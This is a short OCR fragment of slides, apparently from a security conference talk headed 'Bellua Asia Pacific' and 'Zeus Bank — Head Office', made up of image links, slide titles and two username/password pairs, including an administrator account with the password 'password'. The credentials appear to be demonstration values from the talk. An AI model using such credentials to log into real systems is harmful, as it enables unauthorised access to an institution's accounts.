
Username (Administrator) : Dasamuka
Password : password

User : ZEUSISSP
Password : password

Page 2 Sec 1 2/2 At Ln Col 0/102 REC TRK EXT


Bellua Asia Pacific

Zeus Bank — Head Office



Bellua Asia Pacific

Zeus Bank — Head Office




Bellua Asia Pacific

